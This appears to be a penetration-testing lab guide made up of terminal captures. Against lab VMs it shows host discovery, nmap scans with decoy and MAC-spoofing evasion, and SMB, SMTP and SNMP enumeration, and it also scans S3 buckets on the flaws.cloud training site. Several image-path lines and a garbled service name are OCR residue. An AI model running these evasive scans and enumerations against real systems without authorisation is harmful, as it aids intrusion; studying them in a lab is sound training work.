Host address (decimal)  - 2887647488
Host address (hex)      - AC1E0100
Network address         - 172.30.1.0
Network mask            - 255.255.255.0
Network mask (bits)     - 24
Network mask (hex)      - FFFFFF00
Broadcast address       - 172.30.1.255
Cisco wildcard          - 0.0.0.255
Addresses in network    - 256
Network range           - 172.30.1.0 - 172.30.1.255
Usable range            - 172.30.1.1 - 172.30.1.254
```

```
Currently scanning: (passive)   |   Screen View: Unique Hosts

11 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 660

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------
172.30.1.1      08:00:27:e9:16:8a      2     120  PCS Systemtechnik GmbH
0.0.0.0         08:00:27:d7:cc:d8      4     240  PCS Systemtechnik GmbH
172.30.1.49     08:00:27:33:ac:4e      3     180  PCS Systemtechnik GmbH
172.30.1.48     08:00:27:d7:cc:d8      2     120  PCS Systemtechnik GmbH
```

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count      Len  MAC Vendor / Hostname
_____________________________________________________________________________
172.30.1.1      08:00:27:e9:16:8a      1       60  PCS Systemtechnik GmbH
172.30.1.48     08:00:27:d7:cc:d8      1       60  PCS Systemtechnik GmbH
172.30.1.49     08:00:27:33:ac:4e      1       60  PCS Systemtechnik GmbH
```

```
kali@kali:~$ nmap -sn 172.30.1.0/24 --exclude 172.30.1.50
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-25 13:29 EDT
Nmap scan report for 172.30.1.48
Host is up (0.00081s latency).
Nmap scan report for 172.30.1.49
Host is up (0.00072s latency).
Nmap done: 255 IP addresses (2 hosts up) scanned in 8.83 seconds
```

Source	Destination	Protocol	Length	Info
172.30.1.50	172.30.1.1	TCP	74	41950 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
172.30.1.1	172.30.1.50	ICMP	70	Destination unreachable (Protocol unreachable)
172.30.1.50	172.30.1.48	TCP	74	51364 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
172.30.1.48	172.30.1.50	TCP	74	80 → 51364 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 M
172.30.1.50	172.30.1.48	TCP	66	51364 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval
172.30.1.50	172.30.1.48	TCP	66	51364 → 80 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0
172.30.1.50	172.30.1.49	TCP	74	35042 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
172.30.1.49	172.30.1.50	TCP	74	80 → 35042 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 M
172.30.1.50	172.30.1.49	TCP	66	35042 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval
172.30.1.50	172.30.1.49	TCP	66	35042 → 80 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0
172.30.1.50	172.30.1.49	TCP	74	35058 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
172.30.1.49	172.30.1.50	TCP	74	80 → 35058 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 M
172.30.1.50	172.30.1.49	TCP	66	35058 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval
172.30.1.50	172.30.1.49	TCP	66	35058 → 80 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0


```
kali@kali:~$ nmap 172.30.1.48
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-25 14:19 EDT
Nmap scan report for 172.30.1.48
Host is up (0.00020s latency).
Not shown: 980 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
7676/tcp  open  imqbrokerd
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
```

```
kali@kali:~$ nmap -A -T4 -p- 172.30.1.48
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-25 14:39 EDT
Nmap scan report for 172.30.1.48
Host is up (0.00044s latency).
Not shown: 65495 closed tcp ports (conn-refused)
PORT      STATE SERVICE             VERSION
21/tcp    open  ftp                 Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh                 OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 fd:08:98:ca:3c:e8:c1:3c:ea:dd:09:1a:2e:89:a5:1f (RSA)
|_  521 7e:57:81:8e:f6:3c:1d:cf:eb:7d:ba:d1:12:31:b5:a8 (ECDSA)
80/tcp    open  http                Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
135/tcp   open  msrpc               Microsoft Windows RPC
139/tcp   open  netbios-ssn         Microsoft Windows netbios-ssn
445/tcp   open  ◆◆◆-iU              Windows Server 2008 R2 Standard 7601
1617/tcp  open  java-rmi            Java RMI
```

```
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h00m00s, deviation: 2h38m45s, median: 0s
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: vagrant-2008R2
|   NetBIOS computer name: VAGRANT-2008R2\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-08-25T11:44:07-07:00
```

```
kali@kali:~$ ping 172.30.1.48 -c 4
PING 172.30.1.48 (172.30.1.48) 56(84) bytes of data.
64 bytes from 172.30.1.48: icmp_seq=1 ttl=128 time=0.514 ms
64 bytes from 172.30.1.48: icmp_seq=2 ttl=128 time=0.260 ms
64 bytes from 172.30.1.48: icmp_seq=3 ttl=128 time=0.314 ms
64 bytes from 172.30.1.48: icmp_seq=4 ttl=128 time=0.307 ms

--- 172.30.1.48 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3059ms
rtt min/avg/max/mdev = 0.260/0.348/0.514/0.097 ms
```

```
kali@kali:~$ ping 172.30.1.49 -c 4
PING 172.30.1.49 (172.30.1.49) 56(84) bytes of data.
64 bytes from 172.30.1.49: icmp_seq=1 ttl=64 time=0.226 ms
64 bytes from 172.30.1.49: icmp_seq=2 ttl=64 time=0.269 ms
64 bytes from 172.30.1.49: icmp_seq=3 ttl=64 time=0.214 ms
64 bytes from 172.30.1.49: icmp_seq=4 ttl=64 time=0.238 ms

--- 172.30.1.49 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3057ms
rtt min/avg/max/mdev = 0.214/0.236/0.269/0.020 ms
```





```
kali@kali:~$ sudo nmap 172.30.1.49 -D 172.30.1.48
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-27 20:16 EDT
Nmap scan report for 172.30.1.49
Host is up (0.000068s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
```


No.	Time	Source	Destination	Protocol	Length	Info
25	6.583598156	172.30.1.50	172.30.1.49	TCP	58	59185 → 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
26	6.583620608	172.30.1.48	172.30.1.49	TCP	58	59185 → 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
27	6.583631328	172.30.1.50	172.30.1.49	TCP	58	59185 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
28	6.583638722	172.30.1.48	172.30.1.49	TCP	58	59185 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
29	6.583647809	172.30.1.50	172.30.1.49	TCP	58	59185 → 111 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
30	6.583658228	172.30.1.48	172.30.1.49	TCP	58	59185 → 111 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
31	6.583670601	172.30.1.50	172.30.1.49	TCP	58	59185 → 199 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
32	6.583678817	172.30.1.48	172.30.1.49	TCP	58	59185 → 199 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
33	6.583701960	172.30.1.50	172.30.1.49	TCP	58	59185 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
34	6.583731646	172.30.1.48	172.30.1.49	TCP	58	59185 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
35	6.583764738	172.30.1.50	172.30.1.49	TCP	58	59185 → 5900 [SYN] Seq=0 Win=1024 Len=0 MSS=1460


```
kali@kali:~$ sudo nmap --spoof-mac 0 172.30.1.49
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-27 20:35 EDT
Spoofing MAC address B3:40:75:65:CE:2C (No registered vendor)
Nmap scan report for 172.30.1.49
Host is up (0.000080s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
```

Spoofed MAC address




```
kali@kali:~$ sudo nmap -sT -Pn --spoof-mac hp 172.30.1.49
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-27 21:00 EDT
Spoofing MAC address 00:16:B9:0D:8B:6E (ProCurve Networking by HP)
You have specified some options that require raw socket access.
These options will not be honored for TCP Connect scan.
Nmap scan report for 172.30.1.49
Host is up (0.00012s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
```






```
kali@kali:~$ sudo nmap -sS -p 80 172.30.1.48
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-28 19:19 EDT
Nmap scan report for 172.30.1.48
Host is up (0.00017s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: 08:00:27:D7:CC:D8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.79 seconds
```

Source	Destination	Protocol	Length	Info
172.30.1.50	172.30.1.48	TCP	58	49795 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
172.30.1.48	172.30.1.50	TCP	60	80 → 49795 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
172.30.1.50	172.30.1.48	TCP	54	49795 → 80 [RST] Seq=1 Win=0 Len=0

```
msf6 > search smb_version

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_version                      normal  No     SMB Version Detection
```

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/
                                       g-metasploit.html
   THREADS  1                yes       The number of concurrent threads (max one per host)
```

RHOSTS value is required

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 172.30.1.49
RHOSTS => 172.30.1.49
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 172.30.1.49:445       - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 172.30.1.49:445       -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 172.30.1.49:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
kali@kali:~$ nmap -p 139,445 172.30.1.49
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-31 09:02 EDT
Nmap scan report for 172.30.1.49
Host is up (0.00047s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 6.53 seconds
```

```
kali@kali:~$ smbmap -H 172.30.1.49
[+] IP: 172.30.1.49:445 Name: 172.30.1.49
        Disk                                    Permissions     Comment
        ----                                    -----------     -------
        print$                                  NO ACCESS       Printer Drivers
        tmp                                     READ, WRITE     oh noes!
        opt                                     NO ACCESS
        IPC$                                    NO ACCESS       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$                                  NO ACCESS       IPC Service (metasploitable server (Samba 3.0.20-Debian))
```

```
kali@kali:~$ smbmap -H 172.30.1.49 -r tmp
[+] IP: 172.30.1.49:445 Name: 172.30.1.49
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        tmp                                                     READ, WRITE
        .\tmp\*
        dr--r--r--                0 Mon Aug 28 20:11:47 2023    .
        dw--w--w--                0 Sun May 20 14:36:11 2012    ..
        fw--w--w--                0 Mon Aug 28 18:49:42 2023    4582.jsvc_up
        dr--r--r--                0 Mon Aug 28 18:49:31 2023    .ICE-unix
        dr--r--r--                0 Mon Aug 28 18:49:36 2023    .X11-unix
        fw--w--w--               11 Mon Aug 28 18:49:36 2023    .X0-lock
```

```
kali@kali:~$ mkdir smb_files

kali@kali:~$ cd smb_files

kali@kali:~/smb_files$ smbmap -H 172.30.1.49 --download .\tmp\*
```

```
kali@kali:~$ nc -nv 172.30.1.49 25
(UNKNOWN) [172.30.1.49] 25 (smtp) open
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY root
252 2.0.0 root
VFTY toor
502 5.5.2 Error: command not recognized
```

```
kali@kali:~$ ./smtp_user_enum.sh 172.30.1.49 /usr/share/wordlists/seclists/SecLists-master/Usernames/top-usernames-shortlist.txt
Starting SMTP user enumeration ...
(UNKNOWN) [172.30.1.49] 25 (smtp) open
too many output retries : Broken pipe
User found: root
(UNKNOWN) [172.30.1.49] 25 (smtp) open
(UNKNOWN) [172.30.1.49] 25 (smtp) open
too many output retries : Broken pipe
User found: mysql
(UNKNOWN) [172.30.1.49] 25 (smtp) open
too many output retries : Broken pipe
User found: user
(UNKNOWN) [172.30.1.49] 25 (smtp) open
too many output retries : Broken pipe
User found: ftp
```

Valid usernames found

```
kali@kali:~$ sudo nmap -sU -p 161 172.30.1.48
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-31 10:28 EDT
Nmap scan report for 172.30.1.48
Host is up (0.00028s latency).

PORT    STATE SERVICE
161/udp open  snmp
MAC Address: 08:00:27:D7:CC:D8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.71 seconds
```

```
kali@kali:~$ snmp-check -p 161 -c public -v 1 172.30.1.48
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 172.30.1.48:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address               : 172.30.1.48
  Hostname                      : vagrant-2008R2
  Description                   : Hardware: AMD64 Family 25 Model 80 Stepping
.1 (Build 7601 Multiprocessor Free)
  Contact                       : -
  Location                      : -
  Uptime snmp                   : 00:05:04.28
  Uptime system                 : 00:04:48.41
  System date                   : 2023-8-31 07:33:28.6
  Domain                        : WORKGROUP

[*] User accounts:

  sshd
  Guest
  greedo
  vagrant
```

```
kali@kali:~$ aws configure
AWS Access Key ID [None]:
AWS Secret Access Key [None]:
Default region name [None]:
Default output format [None]:
```

```
kali@kali:~$ s3scanner -h
usage: s3scanner [-h] [--version] [--threads n] [--endpoint-url ENDPOINT_URL] [--endpoint-address-style {path,vhost}]
                 [--insecure]
                 {scan,dump} ...

s3scanner: Audit unsecured S3 buckets
           by Dan Salmon - github.com/sa7mon, @bltjetpack

options:
  -h, --help            show this help message and exit
  --version             Display the current version of this tool
  --threads n, -t n     Number of threads to use. Default: 4
  --endpoint-url ENDPOINT_URL, -u ENDPOINT_URL
                        URL of S3-compliant API. Default: https://s3.amazonaws.com
  --endpoint-address-style {path,vhost}, -s {path,vhost}
                        Address style to use for the endpoint. Default: path
  --insecure, -i        Do not verify SSL

mode:
  {scan,dump}           (Must choose one)
    scan                Scan bucket permissions
    dump                Dump the contents of buckets
```


```
kali@kali:~$ nslookup flaws.cloud
Server:         172.16.17.18
Address:        172.16.17.18#53

Non-authoritative answer:
Name:   flaws.cloud
Address: 52.92.148.75
Name:   flaws.cloud
Address: 52.92.227.27
Name:   flaws.cloud
Address: 52.218.182.154
```


```
kali@kali:~$ nslookup 52.92.148.75
75.148.92.52.in-addr.arpa       name = s3-website-us-west-2.amazonaws.com.
```



```
kali@kali:~$ s3scanner scan --bucket http://flaws.cloud

http | bucket_exists | AuthUsers: [], AllUsers: []
```

